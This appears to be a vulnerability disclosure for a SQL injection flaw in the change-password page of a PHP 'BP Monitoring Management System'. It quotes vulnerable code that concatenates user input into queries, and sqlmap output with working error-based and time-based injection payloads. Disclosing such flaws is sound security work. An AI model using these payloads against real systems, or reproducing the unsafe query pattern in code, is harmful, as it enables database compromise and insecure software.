



BP Monitoring Management System v1.0 Modify Password SQL Injection

After logging in to the system as a registered user, go to the password modification function point



The parameter currentpassword newpassword passed from the front-end to the server



The vulnerability exists in the backend file change password.php, where the currentpassword newpassword passed by the front-end is directly concatenated into SQL statements, which can lead to SQL injection

```

1 <?php session_start();
2 //DB connection
3 include_once('includes/config.php');
4 //validating Session
5 if (strlen($_SESSION['aid']==0)) {
6     header('location:logout.php');
7 } else{
8
9
10     if(isset($_POST['submit'])){
11     {
12         $uid=$_SESSION['aid'];
13         $cpassword=$_POST['currentpassword'];
14         $newpassword=$_POST['newpassword'];
15         $query=mysqli_query($con,"select id from tbluserregistration where id='$uid' and loginPassword='$cpassword'");
16         $row=mysqli_fetch_array($query);
17         if($row>0){
18             $ret=mysqli_query($con,"update tbluserregistration set loginPassword='$newpassword' where id='$uid'");
19
20         echo '<script>alert("Your password successfully changed.")</script>';
21     } else {
22
23         echo '<script>alert("Your current password is wrong.")</script>';
24     }
25 }
26
27 ?>
28
29 <!DOCTYPE html>
30 <html lang="en">
31
32 <head>
33
34     <meta charset="utf-8">
35     <meta http-equiv="X-UA-Compatible" content="IE=edge">
36     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
37     <meta name="description" content="">

```

SQLMap execution results

```

SQLmap identified the following injection point(s) with a total of 1327 HTTP(s) requests:
Parameter: currentpassword (POST)
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: currentpassword=123456' || (SELECT 0x65495141 FROM DUAL WHERE 2224=2224 AND ROW(2102,5899)>(SELECT COUNT(*),CONCAT(0x717a6a7a71,(SELECT (ELT(2102=2102,1))) ,0x71766b7671,FLOOR(RAND(0)*2))x FROM (SELECT 7735 UNION SELECT 6402 UNION SELECT 9073 UNION SELECT 6728)a GROUP BY x)) || '&newpassword=123456&confirmpassword=123456&submit=%E6%8F%90%E4%BA%A4'

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: currentpassword=123456' || (SELECT 0x50706a78 FROM DUAL WHERE 1571=1571 AND (SELECT 3506 FROM (SELECT(SLEEP(5)))JfaD)) || '&newpassword=123456&confirmpassword=123456&submit=%E6%8F%90%E4%BA%A4'

[11:31:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 4.1
[11:31:40] [INFO] fetching current user
[11:31:40] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[11:31:40] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.1.101'
[11:31:40] [WARNING] your sqlmap version is outdated

[*] ending @ 11:31:40 /2023-04-08/
D:\Python-Infiltration-Tools\sqlmap\sqlmap>

```

Parameter: currentpassword (POST)

Type: error-based

Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: currentpassword=123456' || (SELECT 0x65495141 FROM DUAL WHERE 2224=2224 AND ROW(2102,5899)>(SELECT COUNT(),CONCAT(0x717a6a7a71,(SELECT (ELT(2102=2102,1))),0x71766b7671,FLOOR(RAND(0)*2))x FROM (SELECT 7735 UNION SELECT 6402 UNION SELECT 9073 UNION SELECT 6728)a GROUP BY x)) || '&newpassword=123456&confirmpassword=123456&submit=%E6%8F%90%E4%BA%A4'

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[11:31:40] [INFO] the back-end DBMS is MySQL

web application technology: PHP 7.3.4, Apache 2.4.39

back-end DBMS: MySQL >= 4.1

[11:31:40] [INFO] fetching current user

[11:31:40] [INFO] retrieved: 'root@localhost'

current user: 'root@localhost'

[11:31:40] [INFO] fetched data logged to text files under
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[*] ending @ 11:31:40 /2023-04-08/

References: <https://phpgurukul.com/bp-monitoring-management-system-using-php-and-mysql/>